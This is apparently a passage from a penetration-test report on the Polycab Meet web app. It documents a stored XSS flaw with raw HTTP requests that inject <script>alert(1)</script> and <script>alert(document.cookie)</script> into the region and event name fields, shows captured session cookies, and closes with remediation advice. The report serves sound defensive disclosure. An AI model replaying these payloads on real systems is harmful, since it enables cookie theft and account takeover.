| 3.5 mm wire | surat (North) | advertising 🔗 | 2022-09-15 | 0 Invitee 🔗 | jkhb | | Pending | 🕓 🔗 |
| Ultra Fan U5427 | surat (North) | Launching Ultra Fan 🔗 | 2022-09-19 to 2022-09-23 | 2 Invitee 🔗 | surat | admin<br>2022-09-15 10:03:08 | Approved | 🕓 🔗 |
| Ultra Fan U5427 | surat (North) | polymeet wire 🔗 | 2022-09-14 | 2 Invitee 🔗 | surat | admin<br>2022-09-14 13:32:10 | Approved | 🕓 🔗 |
| polycab test wire | surat (North) | alert(1) 🔗 | 2022-09-13 | 0 Invitee 🔗 | surat | admin<br>2022-09-13 15:09:54 | Approved | 🕓 🔗 |
| polycab test wire | surat (North) | Launching Ultra Fan U5427 🔗 | 2022-09-14 to 2022-09-16 | 2 Invitee 🔗 | Katargam Surat | admin<br>2022-09-15 09:41:54 | Approved | 🕓 🔗 |
| polycab test wire | Chandigarh, Indore, Nashik (&lt;script&gt;alert(1)&lt;/script&gt;, East, North, South, West) | test 🔗 | 2022-09-05 | 12 Invitee 🔗 | surat | | Completed | 🕓 🔗 |

Showing 12 of 12 entries

Show 20 entries

## Fix Recommendation:

# 7: Stored XSS (cross-site scripting).

Severity: Critical


## Description:

Polycab application is susceptible to Cross-Site Scripting (XSS) vulnerability. It is still possible for an attacker to inject a malicious script in the legitimate web page as rendered by the Polycab app server. When any victim visits the vulnerable link, the malicious script will be executed on the victim's browser. The attacker-supplied code can perform a wide variety of actions, such as stealing the victim's session token or login credentials, performing arbitrary actions on the victim's behalf, and logging their keystrokes.

In this case, Polycab app becomes a vehicle to deliver the malicious scripts to end user's browser, leading to loss in reputation, trust and brand value. In this scenario the attacker can leverage the file upload point as an excellent opportunity to execute XSS applications.

## Proof Of Concept (POC):


1. Logged in as polycab employee.
2. Go to Configuration --> Region master. Click add new region and insert this code.
   <script>alert(1)</script>



```
POST /polymeet/api/v1.0/regionmaster.php HTTP/1.1
Host: demo.instanceit.com
Connection: close
Content-Length: 502
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/87.0.4280.88 Safari/537.36
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarynMkPDt4uG3ARjbfS
Accept: application/json
useraction: editright
X-Requested-With: XMLHttpRequest
userpagename: regionmaster
platform: 1
masterlisting: false
Origin: https://demo.instanceit.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://demo.instanceit.com/polymeet/regionmaster
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=400e7fbb24ffdeca1b0a053701434d1b

------WebKitFormBoundarynMkPDt4uG3ARjbfS
Content-Disposition: form-data; name="formevent"

editright
------WebKitFormBoundarynMkPDt4uG3ARjbfS
Content-Disposition: form-data; name="id"

86ee4ad7-5bb1-4603-c08d-d37cc8c6aeaf
------WebKitFormBoundarynMkPDt4uG3ARjbfS
Content-Disposition: form-data; name="regionname"

<script>alert(1)</script>
------WebKitFormBoundarynMkPDt4uG3ARjbfS
Content-Disposition: form-data; name="action"

insertregion
------WebKitFormBoundarynMkPDt4uG3ARjbfS--

```

```
HTTP/1.1 200 OK
Date: Mon, 26 Sep 2022 06:15:56 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 165


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Data updated successfully.",
  "status":1
}


```

3. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file .



Region Master


| REGION |
|---|
| |
| Central |
| West |
| East |
| North |
| South |

demo.instanceit.com

1

## Another POC:


1. Go to event master page and add new event and insert this script on eventname parameter.
   <script>alert(document.cookie)</script>



```
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=400e7fbb24ffdeca1b0a053701434d1b

------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="formevent"

editright
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="id"

f2e3d4c8-7ff1-429f-e1a8-ca0801e271be
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="companyid"

B3E18DB5-2A63-4C02-B763-0D3D4A9057CA
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="productid"

51c7e3f9-da16-4e83-e390-a8b25ca4e3b2
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="eventcategoryid"

c06d49a8-1f2f-4388-8dea-8bc50837524b
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="eventname"

<script>alert(document.cookie)</script>
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="stateid"

2AD66304-2E2C-432E-961A-2A52EA58359A
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="cityid"

c3522aed-8249-41f1-f8bc-ef6dc5c92a50
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="regionid[]"

fa91d4b4-bd0d-4d8e-931c-fa49bbd941e8
------WebKitFormBoundaryYe0Fa113f9zjD5M6
Content-Disposition: form-data; name="locationid[]"

1c0f94a5-2be4-4352-8e76-8771b1927dce
------WebKitFormBoundaryYe0Fa113f9zjD5M6
```

```
HTTP/1.1 200 OK
Date: Mon, 26 Sep 2022 06:54:37 GMT
Server: Apache
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Connection: close
Content-Type: application/json
Content-Length: 165


{
  "key":"",
  "unqkey":"",
  "nextpage":"",
  "loadmore":0,
  "datasize":0,
  "showentries":-20,
  "totalentries":0,
  "url":"",
  "message":"Data updated successfully.",
  "status":1
}
```

2. An attacker can takeover accounts by stealing cookies. Or insert their own web pages by adding an HTML file .



https://demo.instanceit.com/polymeet/eventmaster

Polycab Meet

Event Master

| | PRODUCT NAME | COMPANY LOCATION | EVENT | EVENT DATE | EVENT TIME | INVITEE COUNT | REQUESTED BY | STATUS | STATUS HISTORY | ADD POST EXPANCE | ACTION |
|---|---|---|---|---|---|---|---|---|---|---|---|
| ⋮ | polycab test wire | Nashik (West) | | 2022-09-23 to 2022-09-30 | 08:35 | 2 | mohit | Pending | | | ⟳ ✕ |
| ⋮ | 3.5 mm wire | surat (North) | advertising | 2022-09-15 | 15:01 | 0 | admin | Pending | | | ⟳ ✕ |
| | Ultra Fan U5427 | surat (North) | Launching Ultra Fan | 2022-09-19 to 2022-09-23 | 10:30 | 2 | admin | Approved | | | |
| | Ultra Fan U5427 | surat (North) | polymeet wire | | | | admin | Approved | | | |
| | polycab test wire | surat (North) | alert(1) | | | | admin | Approved | | | |
| | Cables & wire | Halol (Central) | new product launch-C&W | | | | admin | Approved | | | |
| | FMEG | Halol (Central) | Green wire product launch | | | | admin | Approved | | | ✓ |
| | 3.5 mm wire | Halol (Central) | test3 | | | | admin | Approved | | | ✓ |
| | Cables & wire | Halol (Central) | New Green Wire Launch | | | | admin | Approved | | | |
| | 3.5 mm wire | Halol (Central) | test3 | | | | admin | Approved | | | |
| | Ultra Fan U5427 | Halol (Central) | test1 | 2022-09-09 | 10:10 | 9 | admin | Approved | | | |
| | Cables & wire | Halol (Central) | test | 2022-09-09 | 10:05 | 9 | admin | Approved | | | ✓ |
| ⋮ | polycab test wire | Halol (Central) | 0709 Meet 1 | 2022-09-08 | 19:50 | 10 | admin | Completed | | | |
| | wire test 1.5 mm | Halol (Central) | test 2 08/09/22 | 2022-09-08 | 19:40 | 9 | admin | Approved | | | |
| | FMEG | Halol (Central) | test-08/09/22 | 2022-09-08 | 19:10 | 9 | admin | Approved | | | |
| | | Halol, Indore, Jaipur, Nashik | | | | | | | | | |

Showing of entries

Show 20 entries

demo.instanceit.com

```
_ga_KXDX4X9FZZ=GS1.1.1653634197.2.1.1653634325.0;
_ga=GA1.2.291927829.1650892045;
_fbp=fb.1.1650892047010.1643976404;
twk_uuid_5bc571db08387933e5bb7100=%7B%22uuid%22%3A
%221.4gl7h8x0dz13F2e8Ndl0dR1nS1tcp9sduDNf1QE70xxT6vtrWCqgJw
VGmOGB1uWG5orBojQgiS9nsZ0kYukZrZCyZ4cawbVz80spjPh0sx0I3im
GGVxu9nlywvadqMDlivISfP7GueNobRG7W7I%22%2C%22version
%22%3A3%2C%22domain%22%3A%22instanceit.com%22%2C
%22ts%22%3A1658216942859%7D; _tccl_visitor=fd14b1d8-
d098-5c31-9b2c-9a452e45e2d5;
PHPSESSID=b60982c6ea5707274d3d86d99df49f21
```

## Fix Recommendation:

cross-site scripting attacks can be prevented using two layers of defenses:

• Input should be validated as strictly as possible on arrival, given the kind of content that it is expected to contain. For example, personal names should consist of alphabetical and a small range of typographical characters, and be relatively short; a year of birth should consist of exactly four numerals; email addresses should match a well-defined regular expression. Input which fails the validation should be rejected, not sanitized.

• User input should be appropriately encoded at any point where it is rendered back in application responses. For Example, All HTML metacharacters, including < > " ' and =, should be replaced with the corresponding HTML entities (< > etc).

`